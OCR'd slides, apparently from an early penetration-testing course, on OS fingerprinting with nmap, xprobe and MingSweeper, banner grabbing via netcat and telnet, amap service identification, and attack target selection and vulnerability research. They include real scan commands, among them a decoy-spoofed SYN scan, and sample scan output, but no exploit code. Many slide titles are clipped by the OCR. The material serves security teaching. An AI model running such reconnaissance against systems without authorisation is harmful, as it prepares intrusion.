
Tools for automated stack fingerprinting

- *NMAP* TCP/IP stack fingerprinting
- *Xprobe* ICMP stack fingerprinting
- *MingSweeper* combined NMAP+ICMP
- *Queso* – early stack fingerprinting, NMAP draws tests from this software.

NMAP

- "Network Mapper"
- Open source utility for network exploration
- Its functions include a wide variety of port scanning mechanisms, OS detection and ping sweeps.
- Runs on most Unix based operating systems
- Has an optional graphical user interface
- Its FREE!

nmap –p OPENPORT,CLOSEDPORT –O 127.0.0.1



Nmap Front End v1.6
File
Output
Help
Host(s):
xanadu vectra playground
Scan.
Exit
Scan Options:
General Options:
connect()
SYN Stealth
Ping Sweep
UDP Port Scan
FIN Stealth
Bounce Scan:
Don't Resolve
Fast Scan
Range of Ports:
Use Decoy(s):
antionline.com
TCP Ping
TCP&ICMP
ICMP Ping
Don't Ping
Input File:
Fragmentation
Get Identd Info
Resolve All
OS Detection
Send on Device:
Output from: nmap -sS -O -Dantionline.com xanadu vectra playground
Interesting ports on vectra.yuma.net (192.168.0.5):
Port State Protocol Service
13 open tcp daytime
21 open tcp ftp
22 open tcp ssh
23 open tcp telnet
37 open tcp time
79 open tcp finger
111 open tcp sunrpc
113 open tcp auth
513 open tcp login
514 open tcp shell
TCP Sequence Prediction: Class=random positive increments
Difficulty=14943 (Worthy challenge)
Remote operating system guess: OpenBSD 2.2 - 2.3
Interesting ports on playground.yuma.net (192.168.0.1):

lingsweeper

Windows based network reconnaissance utility

Performs ping sweeps, Reverse DNS sweeps, TCP & UDP port scans, OS identification and application identification.

It is also FREE!


MingSweeper 1.00a1
File Scan View Option Help
TCP Port Scan (SYN)
Targets 62.190.249.1-2
Common ports
Summary Ports Detailed Output Log Scan Options General Options
Port scanning target address 62.190.249.2
Port 135 is open
Port 139 is open
Port 445 is open
37 ports scanned in 62 milliseconds : 3 Open ports, 34 Closed ports, 0 Filtered ports, 0 Firewalled ports
Initial Sequence Numbers : 637B3753 637C0C58 637D5DCE 637E8D55 637FC32D 638095D8
TSeq(Class=RI%gcd=1%SI=34BE)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
IClass(TTL=128)
I1(DF=N%C=00%DFE=Y%TOS=00)
I2(Resp=N)
I3(Resp=N)
I4(DF=N%C=%DFE=N%TOS=00)
Matched OS : Windows 2000
Completed scan of target address 62.190.249.2 in 1 seconds
All targets scanned, shutting down
Info: Scan thread has terminated...
Idle

probe

Open source utility for OS fingerprinting

Based on ICMP responses

Runs on most Unix based operating systems

Its FREE!

xprobe2 –p tcp:OPENPORT:open –v 127.0.0.1

S Identification – Hints from Experts

If OS detection by nmap, xprobe etc. fails because a Firewall, Proxy, LKM etc. is messing this up, the game is not lost:


- HTTP Banners usually tell the OS
- FTP Banners sometimes tell the OS
- FTP SYSTEM TYPE command shows: UNIX or WIN
- FTP downloads: get /bin/ls and evaluate the binary
- SMTP Banners sometimes tell the OS
- SMTP Banners in the eMail sometimes tell the OS

anner Grabbing

- The process of examining banner strings returned by services bound to open TCP ports
- Enables identification of service applications including software version.
- Not effective for non-character based services (e.g. SMB, HTTPS)
- Some service applications will not send banner information until prompted (e.g. HTTP)
- Useful for identification of service applications on non-standard ports

onnecting to ports

Telnet or netcat is the best way to connect to ports. Many services may be accessed directly.



anner Grabbing – Manual Testing

Use netcat or telnet to connect to the port :

```
C:\nc 192.168.0.1 25
220 Sendmail/8.8.8 ESMTP
```

Looks like Sendmail 8.8.8 mail server - easy

ommon ports

oot@wheelbarrow: /etc

```
oot@wheelbarrow /etc]# more /etc/services
/etc/services:
$Id: services,v 1.11 2000/08/03 21:46:53 nalin Exp $

Network services, Internet style

Note that it is presently the policy of IANA to assign a single well-known
port number for both TCP and UDP; hence, most entries here have two entries
even if the protocol doesn't support UDP operations.
Updated from RFC 1700, ``Assigned Numbers'' (October 1994).  Not all ports
are included, only the more common ones.

Each line describes one service, and is of the form:


service-name  port/protocol  [aliases ...]   [# comment]


pmux            1/tcp                           # TCP port service multiplexer
ho              7/tcp
ho              7/udp
scard           9/tcp           sink null
scard           9/udp           sink null
stat            11/tcp          users
ytime           13/tcp
ytime           13/udp
tstat           15/tcp
td              17/tcp          quote
p               18/tcp                          # message send protocol
p               18/udp                          # message send protocol
argen           19/tcp          ttytst source
argen           19/udp          ttytst source
p-data          20/tcp
p               21/tcp
p               21/udp          fspd
h               22/tcp                          # SSH Remote Login Protocol
h               22/udp                          # SSH Remote Login Protocol
lnet            23/tcp
24 - private
More--(9%)
```

root@wheelbarrow: /root

```
[root@wheelbarrow /root]# nmap -sT 192.168.15.140

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
YPBINDPROC_DOMAIN: Domain not bound
Interesting ports on  (192.168.15.140):
(The 1496 ports scanned but not shown below are in state: closed)
Port       State       Service
7/tcp      open        echo
9/tcp      open        discard
13/tcp     open        daytime
17/tcp     open        qotd
19/tcp     open        chargen
21/tcp     open        ftp
23/tcp     open        telnet
25/tcp     open        smtp
42/tcp     open        nameserver
53/tcp     open        domain
80/tcp     open        http
88/tcp     open        kerberos-sec
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
389/tcp    open        ldap
443/tcp    open        https
445/tcp    open        microsoft-ds
464/tcp    open        kpasswd5
593/tcp    open        http-rpc-epmap
636/tcp    open        ldapssl
1026/tcp   open        nterm
1109/tcp   open        kpop
3389/tcp   open        msrdp
5800/tcp   open        vnc
5900/tcp   open        vnc
6666/tcp   open        irc-serv
7007/tcp   open        afs3-bos

Nmap run completed -- 1 IP address (1 host up) scanned in 10 seconds
[root@wheelbarrow /root]#
```

anners


Some services may be better identified by banners:


telnet on routers (2001, 4001, 6001)

Web daemons for applications

- Compaq Insight Manager
- Many systems include web configuration interfaces

anners


root@wheelbarrow: /root
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]# telnet 192.168.15.170 22
Trying 192.168.15.170...
Connected to 192.168.15.170.
Escape character is '^]'.
SSH-1.99-OpenSSH_2.9p2


root@wheelbarrow: /root
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]#
[root@wheelbarrow /root]# telnet 192.168.15.140 25
Trying 192.168.15.140...
Connected to 192.168.15.140.
Escape character is '^]'.
220 twokserver.hbc.bute.com Microsoft ESMTP MAIL Service, Version: 5.0.2172.1 ready at Sat, 2 Feb 2002 23:01:00 +0000

anners – Automation

Well, its better to automate this ☺

Use amap:

amap –B –b IP PORT1 PORT2 PORT3

or

amap –B –b IP 1-65535

Or use amap with nmap outputfiles (-oM):

amap –B –i nmap.out –b

ingerprinting

Some services cannot be clearly identified just by connecting them:

- Netbus on NT uses the same port as an RPC service on Solaris
- Some database connections do not provide automatic response
- Fingerprinting a service may identify what it is, even if it has moved ports

ervice Identification – nmap

nmap has got a very good service identification mechanism since 3.30

How to use nmap as a SYN scanner with service identification (it's the –sV option):

nmap –sSV IP

ervice Identification – amap

Amap is not as good as nmap, however it is a good addition, as it does its tests differently.

How to use amap:

amap IP PORT1 PORT2 PORT3

or

amap IP 1-65535

Or let amap use nmap outputfiles (-oM):

amap –i nmap.out

ervice Identification – Mingsweep

Mingsweep is not as good as nmap or amap, however it has a GUI

(nmap and amap run both under Windows with CYGWIN)

Attack! Attack!

Intruding network based systems

ttack!

Target Selection

- Targets are selected on the analysis of the data collected by the passive and active information gathering phase.
- Most interesting systems are exposed or somehow interesting servers:
  - Web and Mail server
  - Active network components, like Router or Firewalls
  - Hostnames like „quake“, „test“, „accounting“ or just „db“

ttack!

Attacks can be classified in:

- User mistakes, like weak passwords or open terminals
- Software bugs, like buffer overflows, etc.
- Faulty configurations
- Abuse of any kind of trust relationships
- Denial of Service attacks

ttack!

The „HotSeven“ Security flaws, regarding all operating systems are:

- Default installation of operating system and application
- Missing or weak passwords
- Faulty backups
- Big amount of provided services
- No IP spoofing protection
- Inadequate system logging
- Insecure cgi-scipts

ttack!

A list regarding the most common security flaws was created by SANS (System Adminstration Network Security).

A more detailed and frequent updated list can be found at:

http://www.sans.org/top20.htm

ttack!

Resources on the Internet:

- http://online.securityfocus.com/bid
- http://www.packetstormsecurity.org/
- Bugtraq Mailing List (subscription at http://www.securityfocus.com/archive/1)
- If available, also the source code can reviewed for security flaws

Vulnerability Identification & Research

This is the process of mapping identified security attributes of a system or application to potential vulnerabilities

Several methods to map vulnerabilities:


- Manually map identified systems against publicly available database such as www.securityfocus.com, www.cert.org and vendor security alerts
- Use public exploit code posted to various security mailing lists, hacker websites or write your own code
- Use automated vulnerability scanning tools such as Nessus, ISS or *whisker*

Vulnerability Identification & Research

Experts:

- Code a fuzzer for the application
- Use of the brain

Vulnerability research

